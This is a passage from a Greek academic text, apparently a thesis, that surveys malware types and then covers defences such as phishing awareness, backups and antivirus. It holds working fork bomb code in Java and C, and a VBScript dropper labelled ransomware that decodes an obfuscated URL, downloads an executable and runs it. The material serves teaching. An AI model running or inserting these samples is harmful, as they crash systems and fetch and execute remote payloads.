Ένα άλλο εξίσου διαδεδομένο είδος είναι οι λογικές βόμβες. Πρόκειται για ένα από τα αρχικά είδη αυτών των λογισμικών. Η δράση τους κατά κύριο λόγο εστιάζει στη λογική πως ο κώδικας εντάσσεται σε ένα άλλο πρόγραμμα και εκτελείται στην περίπτωση στην οποία πληρούνται καθορισμένες προϋποθέσεις. Οι παραπάνω προϋποθέσεις είναι εφικτό να είναι μια ημερομηνία κλπ (Monnappa, 2018).

Σε αρκετές περιπτώσεις αυτό το είδος χρησιμεύει συνδυαστικά με άλλα είδη, όπως είναι για παράδειγμα τα σκουλήκια κλπ. Το γεγονός πως εντάσσονται σε κώδικα άλλων προγραμμάτων που ορισμένες φορές είναι δυνατόν να είναι νόμιμα προγράμματα, κάνουν αυτό το είδος εξαιρετικά δύσκολο στην ανίχνευσή του, καθώς είναι πιθανόν να είναι κρυμμένα μέσα σε εκατομμύρια γραμμές κώδικα (Ριζικός, 2021).

Ένα άλλο είδος είναι το adware. Επί της ουσίας είναι ένα πρόγραμμα που έχει ως κυριότερο σκοπό την προβολή στην οθόνη του Η/Υ. Διαφοροποιούνται, όμως, από τα διαφημιστικά μηνύματα τα οποία βλέπουμε στο διαδίκτυο. Δεν αποτελούν απλά διαφημιστικά μηνύματα τα οποία υφίστανται στα άκρα ενός ιστότοπου. Τις περισσότερες

φορές όταν υλοποιείται εγκατάσταση ενός δωρεάν λογισμικού υλοποιείται παράλληλα και η εγκατάσταση των συγκεκριμένων μηνυμάτων που παρουσιάζονται στην οθόνη ως pop up (Van Woudenberg and O'Flynn, 2021).

Ένα διαφορετικό είδος είναι τα rootkits. Είναι ένας συνδυασμός κακόβουλων λογισμικών, με κυριότερο στόχο την υπονόμευση ενός συστήματος έχοντας δικαιώματα υπερχρήστη. Προκειμένου να επιτευχθεί κάτι τέτοιο, αλλάζει το λειτουργικό σύστημα, υλοποιείται απεγκατάσταση και απενεργοποίηση των λογισμικών προστασίας. Οι συγκεκριμένοι ιοί χρησιμεύουν διαρκώς από κακόβουλους χρήστες με στόχο τη διαρκή πρόσβασή τους σε διαφορετικά συστήματα. Παρόλα αυτά δεν αποτελούν κίνδυνο βλαβών αλλά σε περίπτωση που κάποιος εισχωρήσει το χρησιμοποιεί με στόχο την παρακολούθηση ενός συστήματος (Rains, 2020).

Από την άλλη μεριά υφίστανται και τα rabbits είτε fork bombs. Στην εν λόγω κατηγορία εντάσσονται τα κακόβουλα λογισμικά εκείνα που έχουν την ευχέρεια να εξαπλωθούν με ραγδαίους ρυθμούς. Αυτό κατά κύριο λόγο γίνεται στην περίπτωση όπου μια διεργασία αναπαράγεται διαρκώς, με κυριότερη συνέπεια να καταναλώνονται όλοι οι πόροι του συστήματος με συνέπεια να καταρρεύσει (Saldanha, 2020).

```
public class ForkBomb
{
  public static void main(String[] args)
  {
    while(true)
    {
      Runtime.getRuntime().exec(new String[]{"javaw", "-cp",
System.getProperty("java.class.path"), "ForkBomb"});
    }
  }
}
```

```
#include <stdio.h>
#include <sys/types.h>
#include <unistd.h>

int main()
{
    while(1) {
      fork(); /* malloc can be used in order to increase the data
usage */
    }
    return 0;
}
```

Εικόνα 2.6: Fork Bomb (Hibberd, 2022)

Ένα τελευταίο είδος αλλά εξαιρετικά διαδεδομένο στη σύγχρονη εποχή είναι το ransomware. Η φιλοσοφία του είναι πως κλειδώνονται τα προσωπικά δεδομένα του θύματος και τον απειλούν έως ότου να τους δώσει χρήματα (τις περισσότερες φορές οι κακόβουλοι χρήστες ζητάνε κρυπτονομίσματα). Το συγκεκριμένο κλείδωμα υλοποιείται με τη χρήση κρυπτογραφικών τακτικών όπου είναι ζωτικής σημασίας η γνώση ενός κλειδιού που αποτελεί ένα δύσκολο υπολογιστικά ζητήματα. Με αυτόν τον τρόπο το κλειδί δίνεται όταν οι κακόβουλοι χρήστες λάβουν τα λύτρα που έχουν ζητήσει (Cutler et al., 2020).

```
Set objHTTP = CreateObject("Microsoft.XMLHTTP")
Set objStream = CreateObject("Adodb.Stream")
Set objShell = CreateObject("Shell.Application")
Set objWS = CreateObject("WScript.Shell")
Set objProc = objWS.Environment("Process")

Dim EncryptedURL() 'As Variant
Dim x 'As Integer
Dim DropURL 'As String


DropURL = ""
EncryptedURL = Array(255, 267, 267, 263, 209, 198,...)

For x = LBound(EncryptedURL) To UBound(EncryptedURL)
    DropURL = DropURL & Chr(EncryptedURL(x) - 151)
Next x

objHTTP.Open "GET", DropURL, False
objHTTP.Send
pathTemp = objProc("TEMP")
pathSaveFile = pathTemp + Replace("\ladybi.txt", "t", "e")
CallByName objStream, "Type", VbLet, 1
objStream.Open
rbp = CallByName(objHTTP, "responseBody", VbGet)
CallByName objStream, "write", VbMethod, rbp
CallByName objStream, "savetofile", VbMethod, pathSaveFile, 2
objShell.Open (pathSaveFile)
```

Εικόνα 2.7: Ransomware

2.5 Στάδια μόλυνσης και δράση ιών

Στο συγκεκριμένο σημείο είναι σημαντικό να διακριθούν τα κυριότερα στάδια μόλυνσης. Το πρώτο εξ αυτών αφορά τον μηχανισμό μόλυνσης. Επί της ουσίας αφορά τη μέθοδο με την οποία ένα τέτοιο λογισμικό κατορθώνει την εγκατάστασή του σε κάποιο σύστημα. Ο εν λόγω μηχανισμός είναι εφικτό να αφορά ένα σύνολο μακροεντολών σε ένα αρχείο Excel είτε ένα σκουλήκι το οποίο έχει την ευχέρεια να εκμεταλλευτεί μια ευπάθεια σε μια υπηρεσία. Ένα τέτοιο λογισμικό είναι δυνατόν, ακόμα, να δρα με διαφορετικές μεθόδους σύμφωνα με το σύστημα στο οποίο θα εγκατασταθεί. Τα συγκεκριμένα δείγματα καλούνται και πολυμορφικά (Pagden and Moran, 2017).

Το επόμενο στάδιο αφορά τη συνθήκη εκτέλεσης. Με αυτόν τον όρο καλούμε τη δράση, όπου ένα τέτοιο λογισμικό αποφασίζει εάν θα παραδώσει το τελικό κομμάτι κώδικα (επί της ουσίας αυτό θα είναι το ωφέλιμο φορτίο). Ύστερα από την επιτυχημένη

εγκατάσταση ενός τέτοιου λογισμικού σε ένα σύστημα, η παραπάνω συνθήκη κάνει διαφορετικούς ελέγχους με απώτερο στόχο να καταφέρει να εντοπίσει τις περιπτώσεις όπου πληρούνται τα κριτήρια τα οποία έχουν οριοθετηθεί από τον εκάστοτε δημιουργό. Για παράδειγμα, πολλά είναι τα περιστατικά αυτών των λογισμικών, που παρακολουθούν την τοπική ώρα, τη γλώσσα κλπ. Παρόμοιας μορφής έλεγχοι στόχο έχουν να καταφέρουν να μολύνουν μια ομάδα είτε ακόμα και μια εταιρία (Malacina, 2020).

Από την άλλη μεριά, υφίσταται το ωφέλιμο φορτίο. Αφορά το τι κάνει το εν λόγω λογισμικό, εκτός από τη μόλυνση του συστήματος. Το συγκεκριμένο φορτίο είναι εφικτό να επιφέρει έως και σταμάτημα της ομαλής δράσης του συστήματος. Είναι πιθανόν να υπάρξει τεράστιο πρόβλημα από λάθη σε αυτό το λογισμικό, στην περίπτωση στην οποία αντιμετωπίζει ένα άγνωστο είδος συστήματος είτε και άλλες απροσδόκητες δυσλειτουργίες (Pfleeger and Pfleeger, 2018).

Το παραπάνω φορτίο τις περισσότερες φορές είναι εκείνο το οποίο συμβάλλει στην κατηγοριοποίηση αυτών των λογισμικών. Με κυριότερο στόχο τη βέλτιστη εφικτή κατανόηση των παραπάνω σταδίων, χρειάζεται να τονιστεί ότι το καθοριστικότερο στοιχείο είναι ο μηχανισμός μόλυνσης. Στη συνέχεια έχουμε την επιλογή κώδικα ο οποίος θα αλλάξει, την παρακολούθηση των παραμέτρων που χρειάζεται να πληρούνται και τέλος υφίσταται η προσθήκη κακόβουλου κώδικα, από τη στιγμή που έχουν υλοποιηθεί σωστά οι παραπάνω φάσεις (Stallings, 2012).

Σε ό,τι έχει να κάνει με τις τακτικές δράσεις των συγκεκριμένων λογισμικών, είναι καθοριστικό να σημειωθεί πως οι ακολουθούμενες από τους ιούς τακτικές δράσης διαφέρουν, έχοντας όμως κοινή ιδιότητα, εκείνη της προσπάθειας εξαπάτησης των χρηστών και των αντιικών προγραμμάτων, προκειμένου να μην γίνονται αντιληπτά. Στις τακτικές αυτής της μορφής περιέχονται η κλωνοποίηση, το ταίριασμα σε υπάρχοντα αρχεία, η τακτική της προσάρτησης, η εκμετάλλευση του κενού χώρου, η συμπίεση, η κρυπτογράφηση κλπ (Adeniji, 2012).


2.6 Phising

Επί της ουσίας πρόκειται για μια τακτική εξαπάτησης των χρηστών του διαδικτύου, όπου οι θύτες υποδύονται μια αξιόπιστη μονάδα, καταχρώμενοι την έλλειψη της απαιτούμενης προστασίας την οποία προσφέρουν τα ηλεκτρονικά μέσα όπως επίσης και την άγνοια των χρηστών, με απώτερο στόχο τη μη θεμιτή απόκτηση προσωπικών δεδομένων, όπως είναι για παράδειγμα κωδικοί κλπ (Hibberd, 2022).

Η έννοια αυτή χρησιμοποιήθηκε για πρώτη φορά από τον χάκερ Smith και εφαρμόστηκε μετέπειτα από ολόκληρη την κοινότητα των κακόβουλων χρηστών. Ο όρος αυτός μεταφράζεται ως ηλεκτρονικό ψάρεμα, αφού η δράση με την οποία οι θύτες εμφανίζονται σαν αξιόπιστες μονάδες προκειμένου να προσελκύσουν τους χρήστες, θυμίζει τη δράση του δολώματος στο ψάρεμα (Singer, 2014).

Οι συγκεκριμένες επιθέσεις εντοπίζονται κατά κύριο λόγο στο ηλεκτρονικό ταχυδρομείο και στα social media. Οι εν λόγω επιθέσεις ως επί το πλείστον εστιάζουν στη μίξη από τακτικές εξαπάτησης και ενέργειες κοινωνικής μηχανικής. Στο πιο μεγάλο ποσοστό των περιστατικών, ο επιτιθέμενος είναι σημαντικό να πείσει το θύμα να προβεί χωρίς τη θέλησή του σε ένα σύνολο ενεργειών, που εν τέλει θα αποφέρουν στον επιτιθέμενο πρόσβαση σε εμπιστευτικά δεδομένα (Ριζικός, 2021).

Ο αρχικός σκοπός αυτής της τακτικής ήταν η απόκτηση των δεδομένων εισχώρησης των καταναλωτών, κάνοντας χρήση του ίδιου τμήματος με το οποίο ήρθαν σε επαφή οι καταναλωτές για πρώτη φορά ύστερα από την αγορά τους. Για μεγάλο χρονικό διάστημα, οι επιτιθέμενοι επικεντρωνόντουσαν περισσότερο στην κλοπή των προσωπικών στοιχείων εισόδου κάνοντας χρήση του ηλεκτρονικού ταχυδρομείου με το ίδιο email με κυριότερο στόχο να αποστείλουν ένα ψεύτικο μήνυμα και παράλληλα να πάρουν μια απάντηση (Monnappa, 2018).



Εικόνα 2.8: Τακτικές Phising (Ριζικός, 2021)

Στη σύγχρονη εποχή, όμως, οι επιτιθέμενοι εξακολουθούν να κάνουν χρήση αυτής της τακτικής ενώ ταυτόχρονα έχουν περάσει και σε διαφορετικούς τομείς, όπως είναι για παράδειγμα οι πίνακες μηνυμάτων σε ιστότοπους, τα banners σε διάφορες διαφημίσεις, η άμεση συνομιλία κλπ. Βάσει μελετών η πιο διαδεδομένη τακτική απόκτησης αυτών των δεδομένων είναι να αναπτύξουν και να σχεδιάσουν ιστότοπους με κυριότερο σκοπό να αναπαραστήσουν την πραγματική εταιρία, από την οποία ήρθε ένα μήνυμα. Στη σημερινή εποχή, όμως, εντοπίζονται και περιπτώσεις όπου οι κακόβουλοι χρήστες στέλνουν συμπιεσμένα αρχεία, όπως είναι για παράδειγμα key loggers, spyware κλπ που έχουν την ευχέρεια να καταγράψουν τις κινήσεις των θυμάτων (Saldanha, 2020).

2.7 Dialers

Επί της ουσίας πρόκειται για εφαρμογές λογισμικού που χρησιμοποιούνται για αυτόματη κλήση τηλεφωνικών αριθμών. Αρχικά, οι dialers αναπτύχθηκαν για να βοηθήσουν τους τηλεφωνητές να εκτελούν μαζικές κλήσεις, όπως για παράδειγμα σε

κέντρα τηλεφωνικής εξυπηρέτησης ή σε εταιρείες που πραγματοποιούν πωλήσεις μέσω τηλεφώνου. Οι dialers μπορούν να λειτουργούν με διάφορους τρόπους. Οι πιο συνηθισμένοι τύποι dialers περιλαμβάνουν:

- Προσυμπληρωμένοι dialers: Ο χρήστης εισάγει μια λίστα αριθμών τηλεφώνου και η εφαρμογή καλεί αυτούς τους αριθμούς αυτόματα, εμφανίζοντας τον επόμενο αριθμό καθώς οι κλήσεις ολοκληρώνονται.

- Προγραμματισμένοι dialers: Ο χρήστης καθορίζει ένα πρόγραμμα με κανόνες για την αυτόματη κλήση αριθμών. Για παράδειγμα, μπορεί να ρυθμίσει τον dialer να καλεί αυτόματα μια λίστα αριθμών τηλεφώνου σε συγκεκριμένες ώρες της ημέρας (Conklin et al., 2021).

Στον χώρο της ασφάλειας των υπολογιστών, ορισμένα dialers μπορούν να είναι κακόβουλα λογισμικά. Αυτά τα κακόβουλα dialers είναι σχεδιασμένα να πραγματοποιούν αυτόματες κλήσεις προς τηλεφωνικούς αριθμούς με κρυφό τρόπο ή χωρίς την έγκριση του χρήστη. Συνήθως, αυτά τα κακόβουλα προγράμματα εκμεταλλεύονται τον υπολογιστή του χρήστη για να πραγματοποιήσουν ανεπιθύμητες κλήσεις, συχνά προς ακριβούς τηλεφωνικούς αριθμούς υπηρεσιών (Diogenes and Ozkaya, 2018).

Οι κακόβουλοι dialers μπορούν να προκαλέσουν σημαντικές επιπτώσεις για τον χρήστη, όπως είναι για παράδειγμα οι αυξημένες χρεώσεις τηλεφωνίας ή η απώλεια ιδιωτικών πληροφοριών. Συχνά, αυτά τα κακόβουλα προγράμματα διανέμονται μέσω κακόβουλων ιστότοπων, ανεπιθύμητων ηλεκτρονικών μηνυμάτων (spam) ή κρυφών επιθέσεων (exploits). Για να προστατευθεί κάποιος από τέτοια κακόβουλα προγράμματα, είναι σημαντικό να χρησιμοποιεί ένα ενημερωμένο λογισμικό ασφαλείας (Sexe, 2018).

Κεφάλαιο 3:ΤΡΟΠΟΙ ΑΝΤΙΜΕΤΩΠΙΣΗΣ

3.1 Πρόληψη από phising

Δεδομένου πως οι συγκεκριμένες επιθέσεις τις περισσότερες φορές χρησιμεύουν με κυριότερο στόχο να καταφέρουν να εξαπατήσουν ένα θύμα, προκειμένου να εγκαταστήσει κακόβουλο λογισμικό, οι τακτικές οι οποίες χρησιμοποιούνται με απώτερο σκοπό την αποτροπή αυτών των επιθέσεων είναι παρόμοιες με την διαδικασία πρόληψης όλων των επιθέσεων κακόβουλου λογισμικού (Knapp and Langill, 2014).

Παρόλα αυτά είναι εφικτό να ειπωθεί πως οι παραπάνω επιθέσεις κατά κύριο λόγο είναι συνέπεια αμέλειας, επομένως, η εκπαίδευση ευαισθητοποίησης για την ασφάλεια θα ήταν η βέλτιστη εφικτή τακτική με στόχο την μείωση αυτών των φαινομένων. Οι εργαζόμενοι σε επιχειρήσεις είναι σημαντικό να είναι κατάλληλα καταρτισμένοι προκειμένου να αναγνωρίζουν ύποπτα emails, συνδέσμους είτε ακόμα και ιστοσελίδες (Wang and Kissel, 2015).

Για να αποφύγει κάποιος να πέσει θύμα επιθέσεων αυτής της μορφής είναι χρήσιμο να γνωρίζουμε ορισμένα βασικά μέτρα που παρουσιάζονται στη συνέχεια. Αρχικά είναι καθοριστικό να είμαστε προσεκτικοί με τα email. Χρειάζεται όλοι οι χρήστες να είναι διστακτικοί στα email που ζητούν προσωπικά στοιχεία ή επείγουσες ενέργειες. Θα πρέπει όλοι οι χρήστες να δίνουν τη δέουσα προσοχή στις διευθύνσεις email, τα ορθογραφικά λάθη, τους γενικούς χαιρετισμούς και τα αιτήματα για ευαίσθητα δεδομένα. Οι χρήστες είναι καθοριστικό να αποφεύγουν να κάνουν κλικ σε ύποπτους συνδέσμους ή να κάνουν λήψη συνημμένων, εκτός εάν είναι σίγουροι για την αυθεντικότητά τους (Navarro, 2019).

Εξίσου καθοριστικό βήμα είναι η επαλήθευση της ασφάλειας της εκάστοτε ιστοσελίδας. Προτού εισαχθούν ευαίσθητες πληροφορίες σε έναν ιστότοπο, θα πρέπει οι χρήστες να βεβαιώνονται ότι είναι ασφαλής. Οι χρήστες είναι σημαντικό να αναζητούν το "https" στη διεύθυνση URL και ένα εικονίδιο λουκέτου στη γραμμή διευθύνσεων του προγράμματος περιήγησης. Αυτό υποδηλώνει ότι η σύνδεση είναι κρυπτογραφημένη, καθιστώντας ακόμα πιο δύσκολο για τους εισβολείς να κατορθώσουν να υποκλέψουν δεδομένα (Kizza, 2017).

Ζωτικής σημασίας είναι η διατήρηση του λογισμικού ενημερωμένο. Θα πρέπει να ενημερώνονται τακτικά τα λειτουργικό συστήματα, τα προγράμματα περιήγησης ιστού καθώς επίσης και το λογισμικό ασφαλείας. Οι ενημερώσεις λογισμικού πολλές φορές περιέχουν ενημερώσεις κώδικα για γνωστά τρωτά σημεία. Αυτό είναι κάτι που καθιστά ζωτικής σημασίας τη διατήρηση της ενημέρωσης με τις πιο πρόσφατες εκδόσεις (Knapp and Langill, 2014).

Μια εξίσου σημαντική ενέργεια λογίζεται πως είναι η ενεργοποίηση ελέγχου ταυτότητας δύο παραγόντων (είτε όπως καλείται εν συντομία 2FA). Η χρήση του 2FA είναι καθοριστική όποτε είναι δυνατόν, ειδικά για κρίσιμους λογαριασμούς όπως email, τραπεζικές υπηρεσίες και μέσα κοινωνικής δικτύωσης. Ο έλεγχος ταυτότητας δύο παραγόντων προσθέτει ένα επιπλέον επίπεδο ασφάλειας απαιτώντας ένα δεύτερο βήμα επαλήθευσης, όπως για παράδειγμα έναν προσωρινό κωδικό που αποστέλλεται στο τηλέφωνό του χρήστη, μαζί με τον κωδικό πρόσβασής (Wang and Kissel, 2015).

Γενικότερα, όλοι οι χρήστες είναι σημαντικό να χρησιμοποιούν ισχυρούς και μοναδικούς κωδικούς πρόσβασης. Οι χρήστες θα πρέπει να συμπεριλαμβάνουν ένα συνδυασμό κεφαλαίων και πεζών γραμμάτων, αριθμών και ειδικών χαρακτήρων. Οι χρήστες είναι καθοριστικό να αποφεύγουν την επαναχρησιμοποίηση κωδικών πρόσβασης σε διαφορετικούς λογαριασμούς, καθώς με αυτόν τον τρόπο υφίσταται αισθητή ανοδική τάση του κινδύνου παραβίασης αρκετών λογαριασμών σε περίπτωση που εκτεθεί ένας κωδικός πρόσβασης (Steinberg, 2022).

Στη σημερινή εποχή, επίσης, οι χρήστες είναι σημαντικό να είναι εξαιρετικά προσεκτικοί σε δημόσια δίκτυα Wi-Fi. Τα εν λόγω δίκτυα είναι πιθανόν να μην είναι ασφαλή, συνεπώς οι χρήστες χρειάζεται να αποφεύγουν την πρόσβαση σε ευαίσθητες πληροφορίες ή τη διεξαγωγή χρηματοοικονομικών συναλλαγών ενώ είναι συνδεδεμένοι σε αυτά. Σε περίπτωση που χρειάζεται να γίνει χρήση ενός τέτοιου δικτύου, είναι καθοριστικό να εξεταστεί η πιθανότητα να γίνει χρήση ενός εικονικού ιδιωτικού δικτύου (VPN) με απώτερο στόχο να κρυπτογραφηθεί η κυκλοφορία του χρήστη στο διαδίκτυο (Navarro, 2019).

Εξίσου σημαντική είναι η χρήση εργαλείων κατά του phishing. Πολλά προγράμματα περιήγησης ιστού και λογισμικό ασφαλείας προσφέρουν ενσωματωμένη προστασία από το παραπάνω φαινόμενο. Οι χρήστες θα πρέπει να ενεργοποιήσουν αυτές τις δυνατότητες με βασικότερο σκοπό να λαμβάνουν τις απαραίτητες προειδοποιήσεις όταν επισκέπτονται δυνητικά κακόβουλες ιστοσελίδες. Εφαρμόζοντας αυτά τα προληπτικά μέτρα, οι χρήστες θα έχουν την ευχέρεια να ελαττώσουν αισθητά τον κίνδυνο να πέσουν θύματα των συγκεκριμένων επιθέσεων θα έχουν τη δυνατότητα να προστατέψουν τα προσωπικά τους στοιχεία στο διαδίκτυο (Duane, 2021).

3.2 Backup

Έρευνες όλα αυτά τα χρόνια τονίζουν πως η χρήση αντιγράφων ασφαλείας (είτε όπως καλείται στη διεθνή βιβλιογραφία backup) ως μορφή προστασίας από κακόβουλο λογισμικό είναι μια έξυπνη και εξαιρετικά καθοριστική τακτική με απώτερο στόχο την αισθητή ελάττωση των συνεπειών των μολύνσεων από κακόβουλο λογισμικό (Wang and Kissel, 2015).

Προκειμένου να καταφέρουμε να αξιοποιήσουμε αντίγραφα αυτής της μορφής είναι χρήσιμη η τακτική δημιουργία αντιγράφων των δεδομένων μας. Θα πρέπει να δημιουργούμε τακτικά αντίγραφα ασφαλείας των σημαντικών αρχείων και δεδομένων μας.

Αυτό μπορεί να γίνει χρησιμοποιώντας εξωτερικούς σκληρούς δίσκους, αποθηκευτικό χώρο συνδεδεμένο με το δίκτυο (NAS) είτε ακόμα και διάφορες υπηρεσίες αποθήκευσης όπως είναι για παράδειγμα το cloud. Οι χρήστες είναι σημαντικό να βεβαιωθούν ότι τα αντίγραφα αυτής της μορφής είναι ενημερωμένα και περιέχουν καθοριστικά αρχεία, έγγραφα, φωτογραφίες και οποιαδήποτε άλλη πολύτιμη πληροφορία (Steinberg, 2022).

Σημαντική, όμως, θεωρείται πως είναι και η χρήση αντιγράφων ασφαλείας εκτός σύνδεσης ή αποσυνδεδεμένων αντιγράφων ασφαλείας. Το κακόβουλο λογισμικό μπορεί ενδεχομένως να μολύνει και να κρυπτογραφήσει συνδεδεμένα ή δικτυωμένα αντίγραφα ασφαλείας, καθιστώντας τα άχρηστα. Οι χρήστες θα πρέπει να διερευνήσουν το ενδεχόμενο να διατηρήσουν τουλάχιστον ένα αντίγραφο αυτής της μορφής το οποίο είναι αποσυνδεδεμένο από τις συσκευές και το δίκτυό τους όταν δεν χρησιμοποιείται. Αυτό προσφέρει ένα επιπλέον επίπεδο προστασίας από επιθέσεις αυτού του είδους (Knapp and Langill, 2014).

Καθοριστική λογίζεται πως είναι και η ενεργοποίηση έκδοσης και σταδιακών αντιγράφων ασφαλείας. Είναι σημαντική η επιλογή λύσεων δημιουργίας αντιγράφων ασφαλείας που υποστηρίζουν τη δημιουργία εκδόσεων και τα αυξητικά αντίγραφα ασφαλείας. Η έκδοση εκδόσεων επιτρέπει να την επαναφορά προηγούμενων εκδόσεων αρχείων σε περίπτωση που καταστραφούν ή κρυπτογραφηθούν από κακόβουλο λογισμικό. Τα αυξητικά αντίγραφα ασφαλείας αποθηκεύουν μόνο τις αλλαγές που έγιναν από την τελευταία δημιουργία αντιγράφων ασφαλείας, μειώνοντας σε σημαντικό επίπεδο τον χρόνο όπως επίσης και τον χώρο αποθήκευσης που απαιτούνται για τη δημιουργία αντιγράφων ασφαλείας (Kizza, 2017).

Έρευνες, επίσης, αναφέρουν πως οι χρήστες είναι σημαντικό να ελέγχουν τα αντίγραφα ασφαλείας τους. Είναι σημαντική, συνεπώς, ο τακτικός έλεγχος των αντιγράφων ασφαλείας προκειμένου οι χρήστες να βεβαιώνονται ότι λειτουργούν σωστά. Θα πρέπει να υλοποιούν δοκιμαστικές επαναφορές αρχείων από τα αντίγραφα ασφαλείας τους με απώτερο στόχο να επαληθεύσουν την ακεραιότητα και την προσβασιμότητά τους. Με αυτόν τον τρόπο, θα μπορούν να είναι σίγουροι ότι τα αντίγραφα ασφαλείας τους είναι αξιόπιστα και έχουν την ευχέρεια να βασιστούν σε αυτά σε περίπτωση περιστατικού κακόβουλου λογισμικού (Duane, 2021).

Οι χρήστες θα πρέπει να προστατεύουν τα αρχεία αντιγράφων ασφαλείας με ισχυρούς κωδικούς πρόσβασης ή κρυπτογράφηση για να αποτρέψουν τη μη εξουσιοδοτημένη πρόσβαση. Εάν χρησιμοποιούν υπηρεσίες αποθήκευσης cloud, θα πρέπει να είναι σίγουροι ότι χρησιμοποιούν ισχυρά μέτρα ασφαλείας με κυριότερο στόχο την προστασία των δεδομένων τους. Η κρυπτογράφηση των αρχείων αντιγράφων

ασφαλείας προσθέτει ένα επιπλέον επίπεδο προστασίας, ακόμα κι αν πέσουν σε λάθος χέρια (Navarro, 2019).

Εξίσου καθοριστική λογίζεται πως είναι η εφαρμογή πολλαπλών εφεδρικών τοποθεσιών. Οι χρήστες είναι χρήσιμο να σκεφτούν το ενδεχόμενο να χρησιμοποιήσουν πολλές τοποθεσίες αντιγράφων ασφαλείας με απώτερο σκοπό να διαφοροποιήσουν τον κίνδυνο. Για παράδειγμα, είναι πιθανόν να αποθηκεύσουν αντίγραφα ασφαλείας τόσο σε τοπικές συσκευές όσο και στο cloud. Με αυτόν τον τρόπο, εάν μια πηγή αντιγράφων ασφαλείας έχει παραβιαστεί, θα έχουν μια εναλλακτική πηγή στην οποία μπορούν να βασιστούν (Steinberg, 2022).

Έρευνες αναφέρουν πως μια καθοριστική λύση είναι και η αυτοματοποίηση όλων των δράσεων δημιουργίας αντιγράφων ασφαλείας. Θα πρέπει, δηλαδή, να υπάρξει σωστή ρύθμιση των αυτοματοποιημένων ρουτινών δημιουργίας αντιγράφων ασφαλείας για να εξασφαλιστεί η μείωση του κινδύνου ανθρώπινου λάθους. Θα πρέπει να υλοποιείται τακτική λήψη αντιγράφων ασφαλείας σε βολικά διαστήματα, όπως καθημερινά ή εβδομαδιαία, ανάλογα με τη συχνότητα των αλλαγών των δεδομένων (Diogenes and Ozkaya, 2018).

Μελέτες όλα αυτά τα χρόνια επισημαίνουν πως ένα από τα κυριότερα βήματα είναι η διατήρηση του λειτουργικού συστήματος και των λογισμικών ενημερωμένα. Όλοι οι χρήστες είναι καθοριστικό να γνωρίζουν ότι τα αντίγραφα αυτής της μορφής παρέχουν κατά κύριο λόγο επιλογές ανάκτησης σε περίπτωση επίθεσης κακόβουλου λογισμικού, αλλά δεν πρέπει να βασίζονται αποκλειστικά σε αυτά ως τη μόνη μορφή προστασίας. Είναι απαραίτητο να έχουν μια προσέγγιση ασφαλείας πολλαπλών επιπέδων που περιλαμβάνει αξιόπιστο λογισμικό προστασίας από ιούς, ισχυρά τείχη προστασίας, πρακτικές ασφαλούς περιήγησης και ευαισθητοποίηση των χρηστών για την ελαχιστοποίηση του κινδύνου μολύνσεων από κακόβουλο λογισμικό (Conklin et al., 2021).

3.3 Antivirus

Ένα αντιικό πρόγραμμα (είτε όπως καλείται στη διεθνή βιβλιογραφία antivirus) είναι ένας τύπος λογισμικού που έχει σχεδιαστεί με κυριότερο στόχο να εντοπίζει, να αποτρέπει καθώς επίσης και να αφαιρεί κακόβουλο λογισμικό από τα συστήματα υπολογιστών. Τα προγράμματα προστασίας αυτής της μορφής διαδραματίζουν καθοριστικό ρόλο στην προστασία των υπολογιστών και των συσκευών από διάφορους τύπους απειλών, συμπεριλαμβανομένων των ιών, των σκουληκιών, των Trojans, του

ransomware, του spyware, του adware και άλλων μορφών κακόβουλου λογισμικού (Rains, 2020).

Ένα από τα κυριότερα γνωρίσματα και δράσεων αυτών των λογισμικών είναι η σάρωση σε πραγματικό χρόνο. Τα προγράμματα προστασίας αυτής της μορφής έχουν την ευχέρεια να παρακολουθούν αρχεία, προγράμματα και δεδομένα σε πραγματικό χρόνο, σαρώνοντας για γνωστές υπογραφές κακόβουλου λογισμικού ή ύποπτη συμπεριφορά. Μπορούν να εντοπίσουν και να αποκλείσουν απειλές προτού μολύνουν το σύστημα (Van Oorschot, 2021).

